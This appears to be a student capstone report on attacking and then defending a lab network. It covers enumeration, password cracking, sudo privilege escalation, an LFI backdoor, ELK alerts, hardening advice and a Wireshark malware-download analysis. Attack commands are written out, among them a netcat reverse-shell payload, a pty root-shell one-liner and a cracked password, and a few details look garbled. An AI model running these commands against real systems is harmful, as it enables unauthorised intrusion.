

# **Final Engagement**

**Attack, Defense & Analysis of a Vulnerable Network**

*Dharani, Junior Stanley , Waleed & Conrad*

# Table of Contents

---

This document contains the following resources:



**Network Topology & Critical Vulnerabilities**



**Exploits Used**



**Alerts Implemented**




**Hardening**



# Network Topology & Critical Vulnerabilities

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.90  
OS: Debian Kali 5.4.0  
Hostname: Kali

IPv4: 192.168.1.110  
OS: Debian GNU/Linux 8  
Hostname: Target 1

IPv4: 192.168.1.115  
OS: Debian GNU/Linux 8  
Hostname: Target 2

IPv4: 192.168.1.105  
OS: Ubuntu 18.04  
Hostname: Capstone

IPv4: 192.168.1.100  
OS: Ubuntu 18.04  
Hostname: ELK

# Critical Vulnerabilities: Target 1

---

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Passwords	Was able to find passwords using dictionary brute force against web form	Allowed attacker to gain access to protected web directories
Wordpress User Enumeration	Utilized enum4linux to gather user information for the web server	Allows attacker to gather usernames to gain access to the web server
Unprotected and Unsalted Hash	Used Rainbow table to compare an unprotected hash to a corresponding password	Allowed attacker to gain access to WebDav to alter contents of web server
Privilege Escalation	Used Stevens sudo Python access to escalate from 'Steven to root'	Allowed privilege escalation to root

# Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Wordpress User Enumeration	Utilized nikto to gather user information for the web server	Allows attacker to gather usernames to gain access to the web server
Directory Exploration	Utilized gobuster to gather non descript directories	Allows attacker insight into which directories allow which users access (if at all)
Exposed Directory/Exposed Content	Plaintext information used to locate a hidden directory and other content	Allowed attacker to discover non listed directories for vulnerabilities
Local File Inclusion (LFI)	Used LFI to push backdoor.php listener to web server	Allows target machine communicates back to the attacking machine via direct command line access

# Exploits Used



# Exploitation: Wordpress User Enumeration

Summarize the following:

- How did you exploit the vulnerability?
  - Target 1
    - `enum4linux -a 192.168.1.110`
  - Target 2
    - `nikto -C all -h 192.168.1.115`
- What did the exploit achieve?
  - Gained critical information needed to gain access to the server via SSH

```
[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

=====
| Groups on 192.168.1.110 |
=====

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

=====
| Users on 192.168.1.110 via RID cycling (RIDS: 500-550,1000-1050) |
=====
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2646514825-2858382849-3893345590
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\michael (Local User)
S-1-22-1-1001 Unix User\steven (Local User)
S-1-22-1-1002 Unix User\vagrant (Local User)
[+] Enumerating users using SID S-1-5-21-2646514825-2858382849-3893345590 and logon username '', password ''
```

```
root@Kali:~# nikto -C all -h 192.168.1.115
- Nikto v2.1.6

+ Target IP: 192.168.1.115
+ Target Hostname: 192.168.1.115
+ Target Port: 80
+ Start Time: 2021-06-17 08:44:59 (GMT-7)

+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdc00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8703 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time: 2021-06-17 08:46:00 (GMT-7) (61 seconds)

+ 1 host(s) tested
```



# Exploitation: Weak Passwords

---

Summarize the following:

- How did you exploit the vulnerability?
  - Manual brute force;
    - Username: Michael
    - Password: michael
- What did the exploit achieve?
  - Grants access to michael's account via SSH

```
michael@192.168.1.110's password:
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Jun 16 10:50:58 2021 from 192.168.1.90
michael@target1:~$
```



# Exploitation: Directory Exploration

Summarize the following:

- How did you exploit the vulnerability?
  - `gobuster dir -u http://192.168.1.115/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`
- What did the exploit achieve?
  - Achieved list of interesting and possibly exploitable directories.

```
Shell No.1
File Actions Edit View Help
root@Kali:~# gobuster dir -u http://192.168.1.115/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.115/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2021/06/17 08:58:40 Starting gobuster in directory enumeration mode
=====
/img (Status: 301) [Size: 312] [→ http://192.168.1.115/img/]
/css (Status: 301) [Size: 312] [→ http://192.168.1.115/css/]
/wordpress (Status: 301) [Size: 318] [→ http://192.168.1.115/wordpress/]
/manual (Status: 301) [Size: 315] [→ http://192.168.1.115/manual/]
/js (Status: 301) [Size: 311] [→ http://192.168.1.115/js/]
/vendor (Status: 301) [Size: 315] [→ http://192.168.1.115/vendor/]
/fonts (Status: 301) [Size: 314] [→ http://192.168.1.115/fonts/]
/server-status (Status: 403) [Size: 301]
=====
2021/06/17 08:59:52 Finished
=====
root@Kali:~#
```



# Exploitation: Unprotected and Unsalted Hash

Summarize the following:

- How did you exploit the vulnerability?
  - Used JohnTheRipper to brute force the hash located within the MySQL database.
  - `john --wordlist /usr/share/wordlists/rockyou.txt wp_hashes.txt`
- What did the exploit achieve?
  - Gained the ability to ssh from Michael to Steven to gain further privileges

ID	user_login	user_pass	user_nicename
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael
2	steven	\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven

```
root@Kali:~# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 1 left
```

# Exploitation: Privilege Escalation

---

Summarize the following:

- How did you exploit the vulnerability?
  - Used sudo -l to gain information needed to perform escalation
  - Used sudo Python access to escalate to root
    - sudo python -c 'import pty; pty.spawn("bin/bash")'
- What did the exploit achieve?
  - Achieved root access on the machine

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven#
```



# Exploitation: Local File Inclusion (LFI)


---

Summarize the following:

- How did you exploit the vulnerability?
  - Utilized the exploit.sh script to insert a backdoor php file into the vulnerable web server
  - Input 'cmd=nc%20192.168.1.115%204444%20-e%20/bin/bash' to execute bash terminal
- What did the exploit achieve?
  - Achieved a tunnel to the Target 2 machine



# Exploitation: Local File Inclusion (LFI) {Support Info}







Alerts Implemented

# Excessive HTTP Errors

- Which **metric** does this alert monitor?
  - Count grouped over top 5 'http.response.status\_code'
- What is the **threshold** it fires at?
  - Above 400
- Screenshot of the alert in action:

Current status for 'Excessive HTTP Errors'

Deactivate

Delete

Execution history

Action statuses

Last one hour

Trigger time	State	Comment
2021-06-17T15:50:32+00:00	✓ OK	
2021-06-17T15:45:32+00:00	✓ OK	
2021-06-17T15:40:32+00:00	✓ OK	
2021-06-17T15:35:32+00:00	✓ OK	
2021-06-17T15:30:32+00:00	✓ OK	
2021-06-17T15:25:32+00:00	✓ OK	
2021-06-17T15:20:32+00:00	✓ OK	
2021-06-17T15:15:32+00:00	✓ OK	
2021-06-17T15:10:32+00:00	✓ OK	
2021-06-17T15:05:32+00:00	✓ OK	

Rows per page: 10

<

1

2

3

4

5

>



# HTTP Request Size Monitor

- Which **metric** does this alert monitor?
  - Sum of http.request.bytes over all documents
- What is the **threshold** it fires at?
  - Above 3500
- Screenshot of the alert in action:

Current status for 'HTTP Request Size Monitor'

Deactivate

Delete

Execution history

Action statuses

Last one hour

Trigger time	State	Comment
2021-06-17T15:51:32+00:00	✓ OK	
2021-06-17T15:50:32+00:00	✓ OK	
2021-06-17T15:49:32+00:00	✓ OK	
2021-06-17T15:48:32+00:00	✓ OK	
2021-06-17T15:47:32+00:00	✓ OK	
2021-06-17T15:46:32+00:00	✓ OK	
2021-06-17T15:45:32+00:00	✓ OK	
2021-06-17T15:44:32+00:00	✓ OK	
2021-06-17T15:43:32+00:00	✓ OK	
2021-06-17T15:42:32+00:00	✓ OK	

Rows per page: 10

<

1

2

3

4

5

...

24

>

# CPU Usage Monitor

- Which **metric** does this alert monitor?
  - Max of http.request.bytes over all documents
- What is the **threshold** it fires at?
  - Above 0.5
- Screenshot of the alert in action:

Current status for 'CPU Usage Monitor' [Deactivate](#) [Delete](#)

[Execution history](#) [Action statuses](#)

Last one hour ▾

Trigger time	State	Comment
2021-06-17T15:52:32+00:00	✓ OK	
2021-06-17T15:51:32+00:00	✓ OK	
2021-06-17T15:50:32+00:00	✓ OK	
2021-06-17T15:49:32+00:00	✓ OK	
2021-06-17T15:48:32+00:00	✓ OK	
2021-06-17T15:47:32+00:00	✓ OK	
2021-06-17T15:46:32+00:00	✓ OK	
2021-06-17T15:45:32+00:00	✓ OK	
2021-06-17T15:44:32+00:00	✓ OK	
2021-06-17T15:43:32+00:00	✓ OK	

Rows per page: 10 ▾

< 1 2 3 4 5 ... 23 >

# Hardening

# Hardening Against Wordpress Enumeration on Target 1

---

## How to patch Target 1 against Wordpress Enumeration:

- Disable the WordPress REST API and XML-RPC if it's not needed.
- You can also configure the web server to block requests to `/?author=<number>`.
- Prohibit exposure of `/wp-admin` and `/wp-login.php`.

## Why it works:

- WPScan uses REST API to enumerate users.
- XML-RPC uses HTTP as it's transport mechanism for data.
- WordPress permalinks can be set to include an author (user) and not exposing WordPress logins adds to brute force attack defense.

## How to install it:

- Configure WordPress settings and server to achieve these objectives.



# Hardening Against Unprotected and Unsalted Hash on Target 1

---

## How to patch Target 1 against Unprotected and Unsalted Hashes:

- Thoroughly secure all passwords in the system with protected and salted hashes via password management tools.

## Why the patch works:

- Salting passwords hides the real hash value by adding an additional bit of data and altering it. This slight alteration makes any brute force attack more challenging to crack.

## How to install it:

- Implement a good algorithm to implement a strong number generator on your hashes.
- OWASP suggests SecureRandom as a cryptographically-strong random data.

# Hardening Against Privilege Escalation on Target 1

---

## How to patch Target 1 against Privilege Escalation:

- Administrator permissions should be limited to essential personal with privilege given to individuals for specific assignments.
  - Be aware of hidden administrators.
    - The local administrator account on workstations and servers.
    - Service accounts with weak or unchanging passwords.

## Why this works:

- Limiting access to permissions allows for accountability, thus should there be any compromise, the attacker will not be able to escalate.

## How to install it:

- In order to prevent user error a good tool to rely on is auditd to aid in finding any compromised accounts.
- Ensure proper configuration of the sudoers files.

# Hardening Against Directory Exploration on Target 2

---

## **How to patch Target 2 against Directory Exploration:**

- A number of tools have been designed to act based on the log activity. For example one that is used is Fail2Ban, this tool can be configured to temporarily ban a remote IP address with firewall rules.

## **Why the patch works:**

- This configuration temporarily bans IP addresses with firewall rules if it generates too many 404s within a time period.

## **How to install it:**

- apt-get update && apt-get upgrade -y (ensure system is up to date)
- apt-get install fail2ban (Install Fail2ban)

# Hardening Against LFI on Target 2

---

## **How to patch Target 2 against Local File Inclusion:**

- To safely analyze user-supplied filenames, it is more efficient to create a whitelist of acceptable filenames and use a corresponding identifier, without using actual names, to access the file.

## **Why the patch works:**

- User input is any data that is processed by the application and can be entered or manipulated by application users.

## **How to install it:**

- `iptables -A INPUT -s 192.168.1.90 -p tcp --dport 80 -i eht0 -j DROP`



# Implementing Patches

# Implementing Patches with Ansible

---

## Playbook Overview

- One could utilize ansible and a cron job to automate system wide updates as well as keep necessary tools up to date. Ansible can also be used to verify system health (ie. ensuring web servers are up and running)

---

- name: Update apt-get repo and cache

hosts: webservers

apt: update\_cache=yes force\_apt\_get=yes cache\_valid\_time=3600

- name: Check if reboot is required

- register: reboot\_required\_file

- stat: path=/var/run/reboot-required get\_md5=no

# Wireshark Network Analysis

# Wireshark

---

## Analyzing Malicious Traffic

Collect evidence confirming the SOC's team intelligence

01

**Time thieves watching  
YouTube during  
working hours**

02

**Windows host infected  
with virus**

03

**Illegal downloads**





Wireshark is a free open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development.

## Analyzing

- Protocols in use
- Network activity, web browsing, downloading files via FTP, torrenting
- Number of machines sending traffic



# Wireshark-Time Thieves

ip.src==10.6.12.12

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src==10.6.12.12

No.	Time	Source	Source	Destination	Protocol	Length	Info
55420	2020-06-30 13:04:22.0938...	Frank-n-Ted-DC.frank-n-ted.com	98:40:b...	255.255.255.255	DHCP	351	DHCP ACK - Transaction ID 0xba8bd7f0
55430	2020-06-30 13:04:22.1062...	Frank-n-Ted-DC.frank-n-ted.com	98:40:b...	DESKTOP-86J4BX.fr...	DNS	162	Standard query response 0x9c26 SRV _ldap._tcp.dc._msdcs.frank-n-ted.com SRV 0
55432	2020-06-30 13:04:22.1094...	Frank-n-Ted-DC.frank-n-ted.com	98:40:b...	DESKTOP-86J4BX.fr...	DNS	106	Standard query response 0x838c A frank-n-ted-dc.frank-n-ted.com A 10.6.12.12
55434	2020-06-30 13:04:22.1174...	Frank-n-Ted-DC.frank-n-ted.com	98:40:b...	DESKTOP-86J4BX.fr...	CLDAP	236	searchResEntry(1) "<ROOT>" searchResDone(1) success [1 result]

> Frame 55432: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface eth0, id 0  
> Ethernet II, Src: Dell\_2a:f7:e5 (98:40:bb:2a:f7:e5), Dst: Intel\_68:42:d3 (00:11:75:68:42:d3)  
> Internet Protocol Version 4, Src: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12), Dst: DESKTOP-86J4BX.frank-n-ted.com (10.6.12.157)  
> User Datagram Protocol, Src Port: 53, Dst Port: 50264  
> Domain Name System (response)

0000	00 11 75 68 42 d3 98 40	bb 2a f7 e5 08 00 45 00	..uhB..@.*....E.
0010	00 5c 54 45 00 00 80 11	b9 97 0a 06 0c 0c 0a 06	.\TE....
0020	0c 9d 00 35 c4 58 00 48	a0 38 83 8c 85 80 00 01	...5.X.H.8....
0030	00 01 00 00 00 00 0e 66	72 61 6e 6b 2d 6e 2d 74	.....f rank-n-t
0040	65 64 2d 64 63 0b 66 72	61 6e 6b 2d 6e 2d 74 65	ed-dc.fr ank-n-te
0050	64 03 63 6f 6d 00 00 01	00 01 c0 0c 00 01 00 01	d.com... ..
0060	00 00 04 b0 00 04 0a 06	0c 0c	..... ..

frank-n-ted.com  
10.6.12.12



# Wireshark-Time Thieves

Malware downloaded to 10.6.12.203  
june11.dll

GET /pQBtWj HTTP/1.1  
Accept: /\*/\*  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)  
Host: 205.185.125.104  
Connection: Keep-Alive

HTTP/1.1 302 Found  
Server: nginx  
Date: Fri, 12 Jun 2020 17:15:19 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 0  
Connection: keep-alive  
Cache-Control: no-cache, no-store, must-revalidate,post-check=0, Expires: 0  
Last-Modified: Fri, 12 Jun 2020 17:15:19 GMT  
Location: http://205.185.125.104/files/june11.dll  
Pragma: no-cache  
Set-Cookie: \_subid=3mmhfd8jp;Expires=Monday, 13-Jul-2020 17:15:19 GMT  
Access-Control-Allow-Origin: \*

GET /files/june11.dll HTTP/1.1  
Accept: /\*/\*  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)  
Host: 205.185.125.104  
Connection: Keep-Alive  
Cookie: \_subid=3mmhfd8jp

HTTP/1.1 200 OK  
Server: nginx  
Date: Fri, 12 Jun 2020 17:15:19 GMT  
Content-Type: application/octet-stream  
Content-Length: 563032  
Last-Modified: Thu, 11 Jun 2020 22:34:56 GMT  
Connection: keep-alive  
ETag: "5ee2b190-89758"  
X-Content-Type-Options: nosniff  
Accept-Ranges: bytes

Mark/Unmark Packet  
Ignore/Unignore Packet  
Set/Unset Time Reference  
Time Shift...  
Packet Comment...  
Edit Resolved Name  
Apply as Filter  
Prepare as Filter  
Conversation Filter  
Colorize Conversation  
SCTP  
Follow  
Copy  
Protocol Preferences  
Decode As...  
Show Packet in New Window

Ctrl+M  
Ctrl+D  
Ctrl+T  
Ctrl+Shift+T  
Ctrl+Alt+C  
  
